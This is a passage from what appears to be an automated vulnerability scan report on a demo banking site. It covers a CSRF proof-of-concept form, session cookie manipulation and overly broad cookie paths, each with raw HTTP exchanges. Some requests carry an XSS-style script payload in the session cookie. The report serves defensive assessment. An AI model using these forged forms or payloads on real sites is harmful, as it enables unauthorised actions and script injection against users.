      <input type="hidden" name="mtxMessage" value="testCSRF" />
      <input type="hidden" name="btnSign" value="Sign&#32;Guestbook" />
      <input type="submit" value="Submit form" />
    </form>
  </body>
</html>
```

POC 3: Screenshot shows that application in the browser is HTML form is opened which has a submit button.



POC 4: Screenshot shows that the forged request is accepted in the server and comment is added in the application.



25 :: Session Cookie Manipulation

Vul Type:	Session Cookie Manipulation	**No of Places Found:**	1
CVSS Score:	6.5	**No of Instances Reported:**	3
CVSS Vector:	CVSS:3.0#AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:N		
CWE :	CWE-16: Configuration		
Severity:	**Medium**		
Description:	Cookie is piece of information sent by a web server to store on a web browser which stores s ome specific personal information. If misconfigured then it can lead to dangerous vulnerabiliti es such as xss, sql, session fixation etc.		
Solution:	It is suggested to configure and allow only required cookies in your application/servers		
Reference:	https://www.owasp.org/index.php/Top_10-2017_A6-Security_Misconfiguration https://www.t utorialspoint.com/security_testing/testing_cookies.htm		

Vulnerability Details:

Session Cookie Manipulation found in Cookies

	Unique Alert ID	First Found Date	Parameter	URI
1	2180100	8th January 2020	JSESSIONID	http://demo1.indussecure.com/retirement.htm

Attack Variant :: JSESSIONID

Injected URL:
http://demo1.indussecure.com/retirement.htm

Vector:
abcd1234

Request:
GET /retirement.htm HTTP/1.1
accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
accept-language: en-US
cookie: JSESSIONID=BA3CBE631320270F0FBEF15A371E2001abcd1234
referer: http://demo1.indussecure.com/index.jsp?content=business_retirement.htm
upgrade-insecure-requests: 1
user-agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/61.0.3163.100 Electron/2.0.11 Safari/537.36
host: demo1.indussecure.com
accept-encoding: gzip, deflate

Response:
200 OK
server: Apache-Coyote/1.1
accept-ranges: bytes
etag: W/"1114-1497451722000"
last-modified: Wed, 14 Jun 2017 14:48:42 GMT
content-type: text/html
content-length: 1114
date: Wed, 08 Jan 2020 14:34:59 GMT
connection: close

Result:
JSESSIONID cookie can be misconfigured for the url http://demo1.indussecure.com/retirement.htm Attacked cookie: JSESSIONID=BA3CBE631320270F0FBEF15A371E2001abcd1234

	Unique Alert ID	First Found Date	Parameter	URI
2	2180125	8th January 2020	JSESSIONID	http://demo1.indussecure.com/high_yield_investments.htm

Attack Variant :: JSESSIONID

Injected URL:
http://demo1.indussecure.com/high_yield_investments.htm

Vector:
abcd1234

Request:
GET /high_yield_investments.htm HTTP/1.1
accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
accept-language: en-US
cookie: JSESSIONID=BA3CBE631320270F0FBEF15A371E2001abcd1234
upgrade-insecure-requests: 1
user-agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/61.0.3163.100 Electron/2.0.11 Safari/537.36
host: demo1.indussecure.com
accept-encoding: gzip, deflate

Response:
200 OK
server: Apache-Coyote/1.1
accept-ranges: bytes
etag: W/"7653-1497451722000"
last-modified: Wed, 14 Jun 2017 14:48:42 GMT
content-type: text/html
content-length: 7653
date: Wed, 08 Jan 2020 14:38:19 GMT
connection: close

Result:
JSESSIONID cookie can be misconfigured for the url http://demo1.indussecure.com/high_yield_investments.htm Attacked cookie: JSESSIONID=BA3CBE631320270F0FBEF15A371E2001abcd1234

	Unique Alert ID	First Found Date	Parameter	URI
3	2180138	8th January 2020	JSESSIONID	http://demo1.indussecure.com/swagger/index.html

Attack Variant :: JSESSIONID

Injected URL:
http://demo1.indussecure.com/swagger/index.html

Vector:
abcd1234

Request:
GET /swagger/index.html HTTP/1.1
accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
accept-language: en-US
cookie: JSESSIONID=BA3CBE631320270F0FBEF15A371E2001abcd1234
upgrade-insecure-requests: 1
user-agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/61.0.3163.100 Electron/2.0.11 Safari/537.36
host: demo1.indussecure.com
accept-encoding: gzip, deflate

Response:
200 OK
server: Apache-Coyote/1.1
accept-ranges: bytes
etag: W/"1427-1548795420000"
last-modified: Tue, 29 Jan 2019 20:57:00 GMT
content-type: text/html
content-length: 1427
date: Wed, 08 Jan 2020 14:42:50 GMT
connection: close

Result:
JSESSIONID cookie can be misconfigured for the url http://demo1.indussecure.com/swagger/index.html Attacked cookie : JSESSIONID=BA3CBE631320270F0FBEF15A371E2001abcd1234

26 :: Cookie Overly Broad Path Detected

Vul Type:	Cookie Overly Broad Path Detected	**No of Places Found:**	1
CVSS Score:	3.1	**No of Instances Reported:**	5
CVSS Vector:	CVSS:3.0#AV:N/AC:H/PR:L/UI:N/S:U/C:L/I:N/A:N		
CWE :	CWE-16: Configuration		
Severity:	**Low**		
Description:	The cookie 'path' attribute signifies the URL or path for which the cookie is valid. If an overly broad path like root '/' is specified in the cookie then it is accessible through other application s on the same domain. Exposing the cookie to all web applications on the domain can lead to sensitive information disclosure like session identifier, etc. and can cause one application to c ompromise another application.		
Solution:	It is suggested that 'path' cookie attributes must be properly set in an environment where su bdomains and subfolders host different applications.		
Reference:	https://www.owasp.org/index.php/Talk:Testing_for_cookies_attributes_(OTG-SESS-002)		

Vulnerability Details:

Cookie Overly Broad Path Detected found in Cookies

	Unique Alert ID	First Found Date	Parameter	URI
1	2179800	8th January 2020	JSESSIONID	http://demo1.indussecure.com/sendFeedback

Attack Variant :: JSESSIONID

Injected URL:
http://demo1.indussecure.com/sendFeedback

Vector:
abcd1234

Request:
POST /sendFeedback HTTP/1.1
accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
accept-language: en-US
content-type: application/x-www-form-urlencoded
cookie: JSESSIONID=BA3CBE631320270F0FBEF15A371E2001abcd1234
origin: http://demo1.indussecure.com
referer: http://demo1.indussecure.com/feedback.jsp
upgrade-insecure-requests: 1
user-agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/61.0.3163.100 Electron/2.0.11 Safari/537.36
host: demo1.indussecure.com
accept-encoding: gzip, deflate
content-length: 124

cfile=comments.txt&name=defaultText&email_addr=test%40indusface.com&subject=defaultText&comments=defaultText&submit=+Submit+

Response:
200 OK
server: Apache-Coyote/1.1
set-cookie: JSESSIONID=40DA74DD1CB8093E37B8032E1E8B41A7; Path=/; HttpOnly
content-type: text/html;charset=ISO-8859-1
content-length: 7144
date: Wed, 08 Jan 2020 13:36:15 GMT
connection: close

Result:
The following cookies has overly broad path in them: Set-Cookie: JSESSIONID=40DA74DD1CB8093E37B8032E1E8B41A7; Path=/; HttpOnly

	Unique Alert ID	First Found Date	Parameter	URI
2	2179803	8th January 2020	JSESSIONID	http://demo1.indussecure.com/login.jsp

Attack Variant :: JSESSIONID

Injected URL:
http://demo1.indussecure.com/login.jsp

Vector:
abcd1234

Request:
GET /login.jsp HTTP/1.1
accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
accept-language: en-US
cookie: JSESSIONID=BA3CBE631320270F0FBEF15A371E2001abcd1234
origin: http://demo1.indussecure.com
referer: http://demo1.indussecure.com/login.jsp
upgrade-insecure-requests: 1
user-agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/61.0.3163.100 Electron/2.0.11 Safari/537.36
host: demo1.indussecure.com
accept-encoding: gzip, deflate

Response:
200 OK
server: Apache-Coyote/1.1
set-cookie: JSESSIONID=97A8A2D776B907620B612CCDDF580B7E; Path=/; HttpOnly
content-type: text/html;charset=ISO-8859-1
transfer-encoding: chunked
date: Wed, 08 Jan 2020 13:37:38 GMT
connection: close

Result:
The following cookies has overly broad path in them: Set-Cookie: JSESSIONID=97A8A2D776B907620B612CCDDF580B7E; Path=/; HttpOnly

	Unique Alert ID	First Found Date	Parameter	URI
3	2179815	8th January 2020	JSESSIONID	http://demo1.indussecure.com/search.jsp?query=defaultText&Submit=Go

Attack Variant :: JSESSIONID

Injected URL:
http://demo1.indussecure.com/search.jsp?query=defaultText&Submit=Go

Vector:
-->'"></sCrIpT/x><sCrIpT/x>haikumsg(11111)</sCrIpT/x>

Request:
GET /search.jsp?query=defaultText&Submit=Go HTTP/1.1
accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
accept-language: en-US
cookie: JSESSIONID=-->'"></sCrIpT/x><sCrIpT/x>haikumsg(11111)</sCrIpT/x>
referer: http://demo1.indussecure.com/
upgrade-insecure-requests: 1
user-agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/61.0.3163.100 Electron/2.0.11 Safari/537.36
host: demo1.indussecure.com
accept-encoding: gzip, deflate

Response:
200 OK
server: Apache-Coyote/1.1
set-cookie: JSESSIONID=EB66FA0091B27A2E6D33B04E5096A180; Path=/; HttpOnly
content-type: text/html;charset=ISO-8859-1
content-length: 6980
date: Wed, 08 Jan 2020 13:40:05 GMT
connection: close

Result:
The following cookies has overly broad path in them: Set-Cookie: JSESSIONID=EB66FA0091B27A2E6D33B04E5096A180; Path=/; HttpOnly

	Unique Alert ID	First Found Date	Parameter	URI
4	2179823	8th January 2020	JSESSIONID	http://demo1.indussecure.com/index.jsp?content=inside_contact.htm

Attack Variant :: JSESSIONID

Injected URL:
http://demo1.indussecure.com/index.jsp?content=inside_contact.htm

Vector:
abcd1234

Request:
GET /index.jsp?content=inside_contact.htm HTTP/1.1
accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
accept-language: en-US
cookie: JSESSIONID=BA3CBE631320270F0FBEF15A371E2001abcd1234
upgrade-insecure-requests: 1
user-agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/61.0.3163.100 Electron/2.0.11 Safari/537.36
host: demo1.indussecure.com
accept-encoding: gzip, deflate

Response:
200 OK
server: Apache-Coyote/1.1
set-cookie: JSESSIONID=DD151C1784D5BE1136393C27E6B02D9A; Path=/; HttpOnly
content-type: text/html;charset=ISO-8859-1
transfer-encoding: chunked
date: Wed, 08 Jan 2020 13:42:10 GMT
connection: close

Result:
The following cookies has overly broad path in them: Set-Cookie: JSESSIONID=DD151C1784D5BE1136393C27E6B02D9A; Path=/; HttpOnly

	Unique Alert ID	First Found Date	Parameter	URI
5	2179830	8th January 2020	JSESSIONID	http://demo1.indussecure.com/Privacypolicy.jsp?sec=Careers&template=US

Attack Variant :: JSESSIONID

Injected URL:
http://demo1.indussecure.com/Privacypolicy.jsp?sec=Careers&template=US

Vector:
-->'"></sCrIpT/x><sCrIpT/x>haikumsg(11111)</sCrIpT/x>

Request:
GET /Privacypolicy.jsp?sec=Careers&template=US HTTP/1.1
accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
accept-language: en-US
cookie: JSESSIONID=-->'"></sCrIpT/x><sCrIpT/x>haikumsg(11111)</sCrIpT/x>
upgrade-insecure-requests: 1
user-agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/61.0.3163.100 Electron/2.0.11 Safari/537.36
host: demo1.indussecure.com
accept-encoding: gzip, deflate

Response:
404 Not Found
server: Apache-Coyote/1.1
set-cookie: JSESSIONID=C1E80CD02AD54F7235E1417D5FEC37D1; Path=/; HttpOnly
content-type: text/html;charset=ISO-8859-1
content-length: 6922
date: Wed, 08 Jan 2020 13:45:58 GMT
connection: close

Result:
The following cookies has overly broad path in them: Set-Cookie: JSESSIONID=C1E80CD02AD54F7235E1417D5FEC37D1; Path=/; HttpOnly